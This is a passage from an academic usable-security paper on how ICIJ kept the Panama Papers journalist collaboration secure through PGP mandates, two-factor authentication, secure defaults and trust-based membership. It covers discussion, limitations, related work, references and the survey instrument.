Our interviews suggest that explicitly leveraging trust relationships within an established social network helped maintain the project's security requirements even as new members joined. While in practice this resembles a "web of trust" model, we note that unlike some traditional web-based implementations, each human "link" in this chain had a strong-tie connection to their closest link.

4.3.2 System Security

We now turn to a discussion of the security decisions made in the design and maintenance of ICIJ's systems, based on our interviews.

Technical Security. Key security aspects of all systems includes careful vetting of the source documents (including scanning them for known malware), deploying well-tested HTTPS, and requiring two-factor authentication for each of the three core systems.

The team experimented with multiple versions of two-factor authentication, including virtual machines (discarded as too complex) and browser extensions (discarded as insufficiently secure). Eventually, they settled on a smartphone-based app solution, which proved scalable despite initial concerns:

> You have to have a smartphone. And, we had a little discussion about, "Is this going to work?" Because Africa is big on cell phones, but mostly they're not smartphones... And then, when we started adding partners to the Panama Papers, everybody pretty much ended up having a smartphone. (E3)

Secure Defaults. One striking security decision was making PGP-encrypted email the default communication method for essential system functions. By summer 2016, participants were required provide a PGP key in order to obtain system credentials (including reset/recovery). Today, all notification emails from those systems are also encrypted by default.

Initially, however, contributors could receive password rest information via HushMail HushMail, and unencrypted system notifications still included details like

the summary of an updated thread. As security concerns increased post-launch, however, all details were eliminated from notifications until default PGP encryption could be implemented. Yet we note that the security culture among these journalists was strong enough by this point that they were willing to tolerate several months of *reduced functionality* for security purposes.

Achieving these secure defaults, however, was not the result of voluntary collective action: at some point, ICIJ mandated that all contributors create and use a PGP key:

> It was not a choice... If somebody did not get themselves a PGP, he did not get access to the forum and to the I-Hub. (E1)

A helpful side-effect of this requirement, however, was that it became possible for PGP-encrypted email to become a default for communication even *beyond* the I-Hub—and it was, even for seemingly non-sensitive material. As one core editorial affiliate put it:

> We had a rule in our team that whatever is about the Panama Papers—and if it's only about, I don't know, "Let's meet at nine, okay?" then we encrypt it because we encrypt everything that has to do with the Panama Papers. So that was our rule... the automatic step was to encrypt. (E1)

By creating secure defaults—especially ones that were useful outside of the project's infrastructure—the security achieved *within* the Panama Papers project systems also enhanced journalists' level of security *beyond* them.

Human Support and Communication with Users. Both technical and editorial staff emphasized the incremental was in which security features were rolled out. Moreover, they highlighted that security mandates from ICIJ were counterbalanced by increasing user investment in the systems, supported in part by open feedback channels and the addition of user-requested features:

> I said, "If you have any suggestions or any questions regarding the platforms, email me." (E3)

> We also encouraged the community to tell us through the Global I-Hub. There was a group called "data geeks" or something like that, and we encouraged them to tell us where we could improve. (E3)

ICIJ also provided accessible (human) technical support:

> We also have a support channel... So we're always assisting them all the time with their technological needs... Some of them forgot to change their phones... [and] didn't know how to re-install or how to reconnect with a new authenticator. (E2)

The result was a pace of security upgrades that matched users' investment in and need for the systems:

> So we have people to teach them how to [set up their PGP key], we have a support team that can help them. . . It went well because they were interested in keeping the access to the [platform]. (IT2)

In addition, these open lines of communication led to broad-based improvements in the platforms' functionality. For example, the user-suggested functionality of "batch search" was mentioned by four out five interview participants as one of the most valuable features of the Blacklight system:

> I was very glad that we could do batch searches in the end, which is a huge help. (E1)

Security Disagreements. Of course, security-related disagreements did arise. As security concerns increased post-launch, for example, reliance on the more usable Hushmail was scrapped in favor of PGP:

> It's much easier to create a Hushmail account. It's like creating a Google account. You know, like it takes that long [snaps finger]. Like nothing. I think that they say it's an encrypted system end-to-end and other things, but the reality is also that you don't know. (E2)

> At one point, I approached my managers and I said, look, everyone has serious doubts about HushMail... we just need to change our policy. (IT1)

ICIJ technologists also considered using CryptDB [3, 49], to encrypt the source documents while keeping them searchable. Yet while both primary technologists agreed that CryptDB was not a good fit, their reasoning around this decision was different. While one participant cited a mismatch in threat model, another had concerns about CryptDB's maturity:

> I don't think that there is any benefit in encrypting data at rest. We had this discussion early on in the project. One of the proposals was to use an encrypted version of MySQL [CryptDB]... the passwords have to be stored on the servers themselves... So what's the point? (IT1)

> We tried to use CryptDB, which is an encrypted database, but it was a new project and it didn't work... because the project was not stable enough. (IT2)

4.3.3 Security Weaknesses

Incidents. Our interviewees knew of no system breaches that took place during the course of the Panama Papers

project. Prior to launch, there was only one occasion when system monitoring suggested a possible attack:

> We had to ask one of our partners to bring his computer because we were detecting some weird requests to our systems. (IT2)

Once the partner in question changed machines, the requests stopped, though the underlying cause was never determined (the device was reviewed by the partner's organization, but no report was made to ICIJ).

Two security incidents occurred post-launch, both centering on the exposure of the systems' URLs, which had been intentionally kept secret. Due in part to the cost of more robust DDoS protection, project leads opted to maintain endpoint secrecy:

> If someone gets the location of the servers, they can do several attacks... We are prepared for this, for brute force [authentication] attacks... But yeah they also can send a DDoS attack, for example... So we have to protect the location, the server location. (IT2)

However, this "security by obscurity" approach suffered from an accidental leak:

> For example, we have requested that no URLs were ever shared or showed on television, like URLs of our platforms. And [partner organization] forgot about it and shared URLs on television... When this thing happened with the URL, we had to basically disconnect everyone from the platform and change the URL. (E2)

Though exposure of the URL only enabled attacks on system availability/uptime—knowledge of the URLs alone did not provide access to sensitive data—ICIJ was concerned enough about these exposures that they chose to take the systems temporarily offline in order to change their locations.

Technical Limitations. Though ICIJ and its collaborators were able to maintain the project's security goals, our study suggests several potential technical security limitations in their approaches.

For example, while ICIJ focused heavily on preventative security measures (e.g., ensuring encrypted communications), systematic approaches to dealing with potential security incidents seemed limited. While some networking monitoring and logging was available for network activity and document downloads, no systematic approaches to detecting or responding to potential data exfiltration events or other system breaches were described by our interview participants. For example, the discovery of an accidentally broadcast system URL was handled in an apparently ad-hoc way.

We also observe a strong focus on communications security (e.g., PGP) but less focus on endpoint security. While ICIJ was in a position to mandate security measures around communications, their influence on endpoint and operational security was limited to occasional training opportunities and "best practices" documents shared with contributors that addressed password management, third-party tool use, use of new/unfamiliar networks and basic threat modeling. They also recommended (and provided instructions for) creating encrypted hidden volumes for project documents stored locally. However, we do not know of any measures taken to verify adherence to these guidelines by participants.

ICIJ may have deployed additional security measures that we did not learn about in our interviews, but we highlight these potential weaknesses to provide context for the overall success of the project. We encourage future system designers to take the lessons from this paper in conjunction with existing security best practices.

4.4 Results Summary

In summary, we found that a large group of geographically and culturally diverse journalistswere able to collaborate securely over roughly a one-year period. To achieve their security goals, they relied on established security mechanisms such as PGP and two-factor authentication, as well as less systematized security practices like a social-network approach to adding members.

Overall, our survey results suggest that participants felt that complying with the security requirements of these systems was relatively easy, in spite of the fact that a large proportion of them had never used security technologies including two-factor authentication and PGP prior to the project. This is even more striking given that the vast majority of participants reported using the Blacklight and I-Hub systems daily in the 3 months prior to the project launch, each of which required a separate, two-factor login for every sign-on.

Our interviews, meanwhile, offer insight into both the core system requirements of the Panama Papers project, as well as the specific ways—such as strong HTTPS, two-factor authentication, a PGP/encrypted email default, and centralized control of the documents—the project's security goals were met. Through secure defaults and strong trust relationships reinforced through these collaborative systems, the limited security incidents were well-tolerated and compromised none of ICIJ's major security goals for the project.

5 Discussion

We now step back and reflect on the contributing factors to the Panama Papers project's security success, and reflect on how these factors may usefully inform the design of secure journalistic collaborations, as well as usably secure socio-technical systems more generally.

5.1 Factors for Success

Useful and necessary system functionality allowed for security mandates. A key factor in the success of ICIJ's approach was that journalists found their systems both *useful and necessary*, independent of their security properties. Journalists needed these systems for their core functionality (i.e., access to the source documents and collaboration with their peers), making strong security requirements (such as two-factor authentication and PGP) acceptable trade-offs to gain and maintain access. ICIJ staff were aware of this dynamic:

> You have to keep a balance between functionality and security. Because if you start with all the good practices in security at once, journalists will react to that and they will resist it, because it will be less functional. (IT2)

Our findings here align with research from management science, such as the Technology Acceptance Model [15, 56, 57], which argues that successful technology adoption in organizations depends not on mandated compliance, but rather on (1) usefulness and (2) ease of use. These factors a blend of both "social influence processes" (e.g., working norm, voluntariness, and image) and "cognitive instrumental processes" (e.g., job relevance, output quality, perceived ease of use) [57]. Among these, however, "usefulness" (defined as the user's perception that the new technology will enhance their job performance and output) was found to be the most powerful determinant of user acceptance.

Normalized security practices and secure defaults. The Panama Papers project leads actively cultivated a security-conscious culture in which secure communications were the norm. This norm helped project participants avoid the need to make granular decisions about which interactions warranted secure treatment. Several of our interview participants clearly identified the value of this approach. For example:

> In this project we just routinely encrypted everything we wrote... Because we were just used to doing it and that helped us a lot as a team, that we understood that it's not such a big thing, it's not such a pain in the ass—but you're always on the safe side of it. (E1)

By contrast, prior work [18] on email encryption adoption in an activist organization identified issues around encryption of non-sensitive messages. By universally encrypting *all* project-related communication, the Panama Papers team avoided such social complexities.

Usable alternatives for secure communication minimized workarounds. The ICIJ's systems supported multiple forms of secure communication, giving users flexibility depending on their needs and task. For example, I-Hub enabled secure group communication:

> For colleagues who are not that experienced with PGP or Signal or whatever...[the I-Hub is] a good way to write secure emails or messages to each other. (E1)

Where ICIJ systems didn't meet a particular need, however, contributors often reached for tools mandated by ICIJ (e.g., PGP) or other secure alternatives, thanks to the overarching security culture of the project, and the familiarity with and trust in these tools that the project provided:

> I don't like using PGP on the cell phone particularly. So then I would mostly switch to other channels, like Signal. (E1)

System designers, meanwhile, were conscious of users' primary task objectives and strove to minimize the friction of security security processes:

> It had to be as secure as possible, and still allow working with it without doing a three-day procedure to get into the I-Hub. (E1)

Cultivating mutual respect and reciprocity. The Panama Papers project systems were the product of an iterative design process within a particular community (journalists) and use case (i.e., facilitating global collaboration around a large trove of documents). This gave the ICIJ team confidence that the systems honored both their needs and values as an organization, and those of the journalist-contributors:

> It's great, it's just software that is designed for journalists. . . and that's all we care about. (E2)

> Panama Papers is *the* project where we tried to apply all the lessons learned from the previous projects. (E3)

ICIJ also maintained a careful balance between mandating security protocols and adding user-requested features (e.g. batch search), creating a sense of balance and equal partnership between the organization and journalist-collaborators:

> Once you have users, users will ask for things. They're helpful, you know? So, batch searching feature, I did not plan that. But people started asking "Would it be possible?" And it's like, "Ah, sure. This is a great idea." (E3)

This culture of mutual interest and respect helped users accept–and even support–ICIJ's strong security requirements.

Consultation with security experts. The ICIJ team chose third-party services carefully, based on advice from outside security experts:

> In the beginning we talked a lot to security experts. We did not really tell them what we had, of course not. But we needed to know more about the whole issue and the [organization] explained a lot about it worked... and why it's secure... So I know this seemed to make sense, and we spoke to other experts and they said "Yeah, you're on the safe side with that." (E1)

For example, while there were initial questions about using cloud hosting, Amazon Cloud Services' contract promises to inform customers of government access requests, allaying some fears:

> Amazon has quite a good reputation when it comes to ensuring the confidentiality of the customers...Their policy is to inform organizations if a state agency has requested a form or information from them. (IT2)

Hushmail, on the other hand, was eventually abandoned due to uncertainty around its security properties:

> I dont even know whether [Hushmail] has end-to-end encryption. It's just completely...non-transparent. It's much better to use PGP. (IT1)

Although the technical security measures deployed by the ICIJ were not necessarily complete, we note that they were thoughtfully constructed. We encourage future system designers to similarly engage security experts and/or rely on current security best practices as much as possible during the design process.

Leveraging social relationships to build trust and shared responsibility. Strong trust and social relationships were integral to the Panama Papers' collaboration from the start: the initial group of contributers were all ICIJ members, and becoming a member requires the explicit support of multiple existing members.

In addition to leveraging their strong ties with existing members, actively cultivating a collaborative, trust-based ecosystem among the non-ICIJ journalists helped security practices permeate the otherwise disparate and physically disconnected group. In addition, frequent project updates and security reminders from the ICIJ team–as well as specific design elements of I-Hub–helped further develop this sense of team and trust:

> [On the I-Hub,] the small things, like the fact that there's an avatar and you can see the face of the journalist, and you can have direct communications and all that... it helps with trust. It helps with bonding. (E2)

This observation echoes prior work [37] which found that users make security decisions motivated in part by a desire to maintain social work relationships. Indeed, social pressure can nudge users towards security compliance even if that compliance is burdensome or time intensive [48]. Prior work [33] has also found that a high rate of in-group communication fosters greater trust. Our findings suggest that these factors all played in a role in the security success of the Panama Papers project.

Sustained emphasis on security. Project leads at ICIJ also clearly and frequently communicated the importance of security and what was at stake:

> In every editorial note I would write, I would remind [contributors] about some security measure, how it takes one of us to make a mistake for the whole thing to basically fall to hell, and you would lose an entire year of work, and we would be—a joke basically. Nobody would ever come to us again with any confidential information. So, I would remind them so they didn't feel comfortable and too confident. (E2)

Organizational resource commitment. A key success factor was the ICIJ's willingness to commit resources to developing useful and secure systems:

> [Collaborating] requires a team, and it requires systematic work... If there's no compelling need, journalists are not going to use it... It has to be enforced also by the managers and embraced by everyone. (E2)

Though stakeholders sometimes disagreed, developers actively sought management buy-in for creating long-term security solutions. For example:

> There is a tendency... to have this kind of quick solution and where it puts the load of the problem onto staff. The solution my managers proposed [for password reset issues].. created a huge support burden... Selling [long-term technical solutions] is a little difficult to directors... But when you do implement it, it works beautifully I think, and becomes an example to other organizations. (IT2)

5.2 Lessons and Opportunities for Future Research

For the computer security research community, this case study represent a rare example of security success, achieved despite many complicating factors. Examples include: mandating important but notoriously inconvenient and/or hard to use protocols, like PGP [60]; contributors' lack of prior experience with the mandated security practices; participants' wide geographic distribution and diverse native languages. Yet ICIJ was able to mandate their security requirements, and hundreds of contributing journalists adhered to—and even applauded—those requirements, allowing the project's security goals to be met. While the systems used in the Panama Papers project are not appropriate for every project, organization, or security scenario, we believe

this example offers important insights for those wishing to design similarly effective systems, especially from a human-centered perspective.

Lessons for Journalistic Collaborations. A key factor in the Panama Papers' security success was the reputation ICIJ had built for exclusive, high-impact investigations. Journalists approached for the Panama Papers' project were thus strongly incentivized to meet ICIJ's security requirements, which were required to gain access to the systems and the documents they held. The risk of being left out of future projects or ostracized by colleagues and partner organizations made the cost of security non-compliance particularly high. Similarly, the importance of clear communication around security suggests that tying security requirements to demonstrable professional advantage, along with clear expectation-setting (including negative consequences) are key factors in motivating journalists to adopt and maintain even potentially onerous security practices.

Recommendations for Socio-Technical Systems. Prior work shows that employees will often sidestep security requirements to focus on their primary tasks [24]. As the Panama Papers project demonstrates, however, when security measures are *integral* to those tasks, they may be better honored by users. This suggests that security measures perceived as a "bolt-on" to existing systems—especially if organizational leaders are not vocal about their importance—may engender avoidance behaviors from users. Similarly, insufficient attention by system and security experts to the specific work needs and task priorities of users may lead to brittle systems: tools and protocols that do not offer multiple methods for meeting a particular security requirement (e.g. text-based communication), may lead users to rely on insecure workarounds to meet their needs. This affirms prior work (e.g., [48, 55]) suggesting that ongoing attention to both security and primary work objectives by organizational leaders *and* security experts is key to creating and maintaining secure collaborative systems.

Opportunities for Future Work. Though our work has identified multiple factors that may have contributed to the effective security of the Panama Papers collaboration, we do not know which of these factors were *necessary*, nor which combination of them would have been *sufficient*. We also cannot tease out the importance of other potentially relevant factors, such as whether the small size of ICIJ itself helped facilitate organizational consensus on security issues.

Two key directions for future work, then, include (1) conducting additional case studies of socio-technical security successes and (2) comparing these case studies to clarify which factors are necessary and/or sufficient. While our findings support prior work on the value of social relationships for motivating security behaviors, exploring other motivations (such as professional norms or organizational identity) may highlight additional paths towards similar types of security success.

6 Limitations

The Panama Papers project provides a remarkable example of a diverse, highly-distributed group of journalists meeting the security goals of the coordinating organization. However, we know that no system is perfectly secure, and that even systems that appear to meet their security goals may have been breached. In this case, a highly-motivated and/or -resourced attacker could—without the organization's awareness—have potentially or actually compromised the systems we described here. We do not claim causality, ultimate system security, or lack of vulnerabilities, but rather identify factors that may have contributed to the ICIJ's success in achieving their security goals (protecting the source and preserving the secrecy of the project until the desired launch date) in a complex socio-technical system.

Thus, the measures describes above should not be interpreted as a guarantee of security or recipe for success, nor a complete technical description of the systems used. Indeed, we highlighted several technical limitations of the system and encourage readers to treat this case study as a potential starting point from which to incorporate other technical security best practices (e.g., mechanisms for detecting compromise or strengthening endpoint security). We leave a technical analysis of these still-evolving systems to future research.

Finally, because the survey instrument was designed by ICIJ, we could not control what questions were asked and how. We include the survey instrument in Appendix A for transparency.

7 Related Work

To the best of our knowledge, this paper represents one of the first in-depth studies of a security success story. Due to the novelty of such a case study in the security literature, below we examine related work in adjacent fields.

7.1 Security for Journalists and Activists

Recent work has studied computer security for journalists specifically, both individually [40, 44] and organizationally [45]. These works identified computer security challenges due to, e.g., the fragility of journalists' relationships with their sources, as well as the limited resources available within journalistic organizations.

Like NGOs and activist groups, journalists' work makes them high-value targets for cyberattack and surveillance (e.g., [20]). Certain nation-states have been known to monitor these groups and scan for evidence

of political dissent, by "eavesdropping, stealing information, and/or unmasking anonymous users" [43]. In addition to surveillance, such groups have also been the target of malware attacks and tailored phishing attacks, on which several case studies have been published [21, 39].

7.2 Security in Organizations

More generally, when considering computer security within organizations or other networks, users are often considered the "weakest link" [8]—a theme that has become common in a range of fields (e.g., [26, 48, 50]).

Usability studies have begun to amend this assumption, looking at how to strike the balance between security and usability (e.g., [35]). Work in this field shows that users make decisions informed by a rational concern for efficiency, so much so that many deliberately ignore security advice and training [24, 25].

Scholars have found that organizational culture is a critical component for the successful implementation of security policy [58]. For example, Kirlappos and Sasse [37] show that social relationships between employees impact compliance with security mandates. Blythe et al. [10] identified factors contributing to employees' security behaviors, including security knowledge and perceptions of responsibility. Thomson et al. [55] highlight the importance of integrating security awareness into an organization's daily culture. Pfleeger et al. [48] discuss the rollout of security mandates in the context of employees' mental workload and interaction with their primary task flow, All of these factors from prior work—peer trust relationships, organizational security culture and norms, and integration with primary tasks—are echoed in our findings.

Other fields, including managerial and behavioral studies as well as social psychology and sensemaking, also consider the role of employee-culture in general managerial compliance. Organizational culture, in particular, has been found to exert outsized influence on employee behavior [16, 22, 26, 34, 41, 48, 51, 53].

7.3 Security on Distributed Teams

As technology has enabled geographically distributed teamwork, top-down management has given way to decentralization and flat hierarchies [14] This change has security implications: top-down enforcement has been shown to be less effective than socially embedded, trust-based cultural compliance [37]. Moreover, top-down mandates can actually lead to employees' distrust of the organization [59] or harm productivity [27]. Our findings here—where security mandates were accepted and even supported by journalist-contributors—suggest that this distrust effect may be overcome by sufficiently strong social relationships and/or respect for the organization.

For digital rather than physical collaborations, computer security becomes critically important, and knowledge management in such teams is a topic of interest for researchers [9, 11, 38, 47]. However, with some notable exceptions [14, 33], the specific requirements of such teams for security compliance are understudied. Our research helps address this gap in the literature.

8 Conclusion

In this paper, we have explored a security success story: the case of the year-long Panama Papers project collaboration among hundreds of journalists around the world. We presented and analyzed survey data from 118 journalists involved with the project, as well as interviews with the editorial and technical staff behind the design and implementation of the collaboration tools used during the project. From these datasets, we distilled success factors and recommendations for designing and implementing secure socio-technical systems.

We found that users will accept strict security requirements in order to use tools critical to their core (non-security) efforts; that a strategy of reducing security decisions by making secure behavior the default and providing secure alternatives for functionality not directly supported may discourage insecure "workaround" behaviors; that leveraging peer relationships can help foster a collaborative culture with a shared sense of security responsibility; and that inviting—and engaging—input from users helps establish a sense of reciprocity that facilitates their adoption of security mandates. This case study demonstrates not only *that* meeting significant security goals is possible in a complex socio-technical system, but provides valuable insights into how similarly successful future systems can be designed.

Acknowledgements

We are especially grateful to our interview participants and the ICIJ Data Team for providing us access to the survey data and images of their systems. We thank undergraduate research assistants Brian Justice and Duyen Nguyen at Clemson for help transcribing the interviews. Finally, we thank our anonymous reviewers and our shepherd, Adrienne Porter Felt, for valuable feedback on an earlier version. This work is supported in part by the National Science Foundation under Awards CNS-1513575, CNS-1513875, and CNS-1513663.

Author Contributions

SM recruited participants, collected all data, and coordinated the writing and editing process. KC originated the study idea and EW and KC conducted data analysis. MA and EW contributed the literature review. MA helped prepare study materials and processed raw data. FR, SM and KC drafted sections of the paper and FR guided its framing for the USENIX Security audience. All au-

thors identified relevant themes and illustrative quotes, contributed to the discussion section, and reviewed and edited the final manuscript.

References

[1] Apache Solr. `http://lucene.apache.org/solr/`.

[2] Apache Tika. `https://tika.apache.org/`.

[3] CryptDB. `http://css.csail.mit.edu/cryptdb/`.

[4] Linkurious. `http://linkurio.us/`.

[5] Oxwall. `https://www.oxwall.com/`.

[6] Project Blacklight. `http://projectblacklight.org/`.

[7] Tesseract. `https://github.com/tesseract-ocr`.

[8] ADAMS, A., AND SASSE, M. A. Users are not the enemy. *Communications of the ACM 42*, 12 (1999), 40–46.

[9] ALAVI, M., AND TIWANA, A. Knowledge integration in virtual teams: The potential role of KMS. *Journal of the American Society for Information Science and Technology 53*, 12 (2002), 1029–1037.

[10] BLYTHE, J. M., COVENTRY, L., AND LITTLE, L. Unpacking security policy compliance: The motivators and barriers of employees' security behaviors. In *11th Symposium On Usable Privacy and Security (SOUPS)* (2015), pp. 103–122.

[11] BODEN, A., AVRAM, G., BANNON, L., AND WULF, V. Knowledge management in distributed software development teams: Does culture matter? In *4th IEEE International Conference on Global Software Engineering* (2009), IEEE, pp. 18–27.

[12] CABRA, M., AND KISSANE, E. Wrangling 2.6TB of data: The people and the technology behind the Panama Papers, 2016. `https://panamapapers.icij.org/blog/20160425-data-tech-team-ICIJ.html`.

[13] CAMPBELL, D. Offshore secrets: unravelling a complex package of data. *The Guardian* (2013). `https://www.theguardian.com/uk/2013/apr/04/offshore-secrets-data-emails-icij`.

[14] DAMM, D., AND SCHINDLER, M. Security issues of a knowledge medium for distributed project work. *International Journal of Project Management 20*, 1 (2002), 37–47.

[15] DAVIS, F. D., BAGOZZI, R. P., AND WARSHAW, P. R. User acceptance of computer technology: A comparison of two theoretical models. *Management science 35*, 8 (1989), 982–1003.

[16] DOUGLAS, P. C., DAVIDSON, R. A., AND SCHWARTZ, B. N. The effect of organizational culture and ethical orientation on accountants' ethical judgments. *Journal of Business Ethics 34*, 2 (2001), 101–121.

[17] ERLANGER, S., CASTLE, S., AND GLADSTONE, R. Iceland's prime minister steps down amid Panama Papers scandal, April 6, 2016. `https://www.nytimes.com/2016/04/06/world/europe/panama-papers-iceland.html`.

[18] GAW, S., FELTEN, E. W., AND FERNANDEZ-KELLY, P. Secrecy, flagging, and paranoia: Adoption criteria in encrypted email. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (2006), ACM, pp. 591–600.

[19] GLASER, B. G., AND STRAUSS, A. L. *The Discovery of Grounded Theory: Strategies for Qualitative Research*. Aldine Publishing Company, Chicago, 1967.

[20] GREENWALD, G. *No Place To Hide: Edward Snowden, the NSA, and the U.S. Surveillance State*. Metropolitan Books, 2014.

[21] HARDY, S., CRETE-NISHIHATA, M., KLEEMOLA, K., SENFT, A., SONNE, B., WISEMAN, G., GILL, P., AND DEIBERT, R. J. Targeted threat index: Characterizing and quantifying politically-motivated targeted malware. In *23rd USENIX Security Symposium* (2014).

[22] HARRIS, S. G. Organizational culture and individual sensemaking: A schema-based perspective. *Organization Science 5*, 3 (1994), 309–321.

[23] HERATH, T., AND RAO, H. R. Protection motivation and deterrence: a framework for security policy compliance in organisations. *European Journal of Information Systems 18*, 2 (2009), 106–125.

[24] HERLEY, C. So long, and no thanks for the externalities: The rational rejection of security advice by users. In *Proceedings of the New Security Paradigms Workshop* (2009), ACM.

[25] HERLEY, C. More is not the answer. *IEEE Security & Privacy 12*, 1 (2014), 14–19.

[26] HU, Q., DINEV, T., HART, P., AND COOKE, D. Managing employee compliance with information security policies: The critical role of top management and organizational culture. *Decision Sciences 43*, 4 (2012), 615–660.

[27] INGLESANT, P. G., AND SASSE, M. A. The true cost of unusable password policies: Password use in the wild. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (2010), CHI '10.

[28] INTERNATIONAL CONSORTIUM OF INVESTIGATIVE JOURNALISTS. Secrecy for sale: Inside the global offshore money maze, 2013. `https://www.icij.org/offshore`.

[29] INTERNATIONAL CONSORTIUM OF INVESTIGATIVE JOURNALISTS. Luxembourg leaks: Global companies' secrets exposed, 2014. `https://www.icij.org/project/luxembourg-leaks`.

[30] INTERNATIONAL CONSORTIUM OF INVESTIGATIVE JOURNALISTS. Swiss leaks: Murky cash sheltered by bank secrecy, 2015. `https://www.icij.org/project/swiss-leaks`.

[31] INTERNATIONAL CONSORTIUM OF INVESTIGATIVE JOURNALISTS. The Panama Papers: Politicians, criminals, and the rogue industry that hides their cash, 2016. `https://panamapapers.icij.org/`.

[32] INTERNATIONAL CONSORTIUM OF INVESTIGATIVE JOURNALISTS. The Panama Papers - Reporting Partners, 2016. `https://panamapapers.icij.org/pages/reporting_partners/`.

[33] JARVENPAA, S. L., AND LEIDNER, D. E. Communication and trust in global virtual teams. *Journal of Computer-Mediated Communication 3*, 4 (1998).

[34] JONES, R. A., JIMMIESON, N. L., AND GRIFFITHS, A. The impact of organizational culture and reshaping capabilities on change implementation success: The mediating role of readiness for change. *Journal of Management Studies 42*, 2 (2005), 361–386.

[35] KAINDA, R., FLECHAIS, I., AND ROSCOE, A. Security and usability: Analysis and evaluation. In *International Conference on Availability, Reliability, and Security (ARES)* (2010), IEEE, pp. 275–282.

[36] KING, G. Best security practices: An overview. In *Proceedings of the 23rd National Information Systems Security Conference, Baltimore, Maryland, NIST* (2000).

[37] KIRLAPPOS, I., AND SASSE, M. A. What usable security really means: Trusting and engaging users. In *HCI International* (2014).

[38] KOTLARSKY, J., AND OSHRI, I. Social ties, knowledge sharing and successful collaboration in globally distributed system development projects. *European Journal of Information Systems 14*, 1 (2005), 37–48.

[39] LE BLOND, S., URITESC, A., GILBERT, C., CHUA, Z. L., SAXENA, P., AND KIRDA, E. A look at targeted attacks through the lense of an NGO. In *23rd USENIX Security Symposium* (2014).

[40] LERNER, A., ZENG, E., AND ROESNER, F. Confidante: Usable encrypted email – A case study with lawyers and journalists. In *IEEE European Symposium on Security and Privacy* (2017).

[41] LUND, D. B. Organizational culture and job satisfaction. *Journal of business & industrial marketing 18*, 3 (2003), 219–236.

[42] MALTBY, J., AND DAMON-FENG, G. The Panama Papers: The story so far, and what comes next, December 16, 2016. `https://www.law360.com/articles/874074/the-panama-papers-the-story-so-far-and-what-comes-next`.

[43] MARCZAK, W. R., SCOTT-RAILTON, J., MARQUIS-BOIRE, M., AND PAXSON, V. When governments hack opponents: A look at actors and technology. In *23rd USENIX Security Symposium* (2014).

[44] MCGREGOR, S. E., CHARTERS, P., HOLLIDAY, T., AND ROESNER, F. Investigating the computer security practices and needs of journalists. In *24th USENIX Security Symposium* (2015).

[45] MCGREGOR, S. E., ROESNER, F., AND CAINE, K. Individual versus organizational computer security and privacy concerns in journalism. *Proceedings on Privacy Enhancing Technologies 4* (2016), 1–18.

[46] MITCHELL, A., HOLCOMB, J., AND PURCELL, K. Investigative journalists and digital security: Perceptions of vulnerability and changes in behavior. Pew Research Center, Feb. 2015. `http://www.journalism.org/files/2015/02/PJ_InvestigativeJournalists_0205152.pdf`.

[47] OSHRI, I., VAN FENEMA, P., AND KOTLARSKY, J. Knowledge transfer in globally distributed teams: the role of transactive memory. *Information Systems Journal 18*, 6 (2008), 593–616.

[48] PFLEEGER, S. L., SASSE, M., AND FURNHAM, A. From weakest link to security hero: Transforming staff security behavior. *Journal of Homeland Security and Emergency Management 11*, 4 (2014).

[49] POPA, R. A., REDFIELD, C. M. S., ZELDOVICH, N., AND BALAKRISHNAN, H. Cryptdb: Protecting confidentiality with encrypted query processing. In *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles* (New York, NY, USA, 2011), SOSP '11, ACM, pp. 85–100.

[50] SCHNEIER, B. *Secrets & Lies: Digital Security in a Networked World*. John Wiley & Sons Inc., 2000.

[51] SCHRODT, P. The relationship between organizational identification and organizational culture: Employee perceptions of culture and identification in a retail sales organization. *Communication Studies 53*, 2 (2002), 189–202.

[52] SHAY, R., KOMANDURI, S., DURITY, A. L., HUH, P. S., MAZUREK, M. L., SEGRETI, S. M., UR, B., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. Can long passwords be secure and usable? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (2014), CHI '14, ACM, pp. 2927–2936.

[53] SMIRCICH, L. Concepts of culture and organizational analysis. *Administrative science quarterly* (1983), 339–358.

[54] STANTON, J., MASTRANGELO, P., STAM, K., AND JOLTON, J. Behavioral information security: Two end user survey studies of motivation and security practices. *AMCIS 2004 Proceedings* (2004), 175.

[55] THOMSON, K.-L., VON SOLMS, R., AND LOUW, L. Cultivating an organizational information security culture. *Computer Fraud & Security 2006*, 10 (2006), 7–11.

[56] VENKATESH, V. Determinants of perceived ease of use: Integrating control, intrinsic motivation, and emotion into the technology acceptance model. *Information Systems Research 11*, 4 (2000), 342–365.

[57] VENKATESH, V., AND DAVIS, F. D. A theoretical extension of the technology acceptance model: Four longitudinal field studies. *Management science 46*, 2 (2000), 186–204.

[58] VON SOLMS, B., AND VON SOLMS, R. The 10 deadly sins of information security management. *Computers & Security 23*, 5 (2004), 371–376.

[59] WEIRICH, D. *Persuasive password security*. PhD thesis, University College London, 2005.

[60] WHITTEN, A., AND TYGAR, J. D. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. In *Proceedings of the 8th USENIX Security Symposium* (1999).

A Appendix: Survey Instrument

This appendix contains the questions from ICIJ's survey of contributing journalists for which we received data.

A.1 ICIJ Journalist Survey

We want to know your opinion about the project platforms and your experience working on the project. It should take you 10 minutes. Your honest feedback will be important to make adjustments to future investigations and we will use your answers only for ICIJ internal purposes. You can answer the survey anonymously, although we appreciate if you tell us who you are. Thanks for helping us to improve global collaboration in journalism!

1. Name [short answer]
2. Country [short answer]
3. Media Outlet [short answer]
4. Email [short answer]

5. How much did you collaborate with others outside your organization for this project?
(I worked independently) 1 2 3 4 5 6 7 (I've collaborated more than ever)

6. How would you rate the services provided by ICIJ throughout this project?
For 6.A-C, the scale was: Unnecessary, Not useful, Useful, Very useful, Essential.
A. Project coordination
B. Digital tools (I-Hub, Blacklight, etc.)
C. Training (tools, data and digital security)

7. How did you find the coordination of the project?
(Poor) 1 2 3 4 5 6 7 (Excellent)

8. How often did you use ______ during the last three months before publication?
For 8.A-C, the scale was: Every day, Two or three times a week, Once a week, Once a month, Every now and then, I never used the service, Other: [short answer].
A. Blacklight
B. I-Hub
C. Linkcurious

9. Which digital security practices were you familiar with prior to working on this project?

For 9.A-C, the scale was: Never heard of it before, Knew about it but hadn't used, Had used a few times, Used occasionally, Used frequently.
A. Passphrases (instead of passwords)
B. Two-factor authentication (Google authenticator)
C. PGP encryption (for email)

10. Which improvements (if any) would you like to see in Blacklight? [short answer]

B Appendix: Interview Instruments

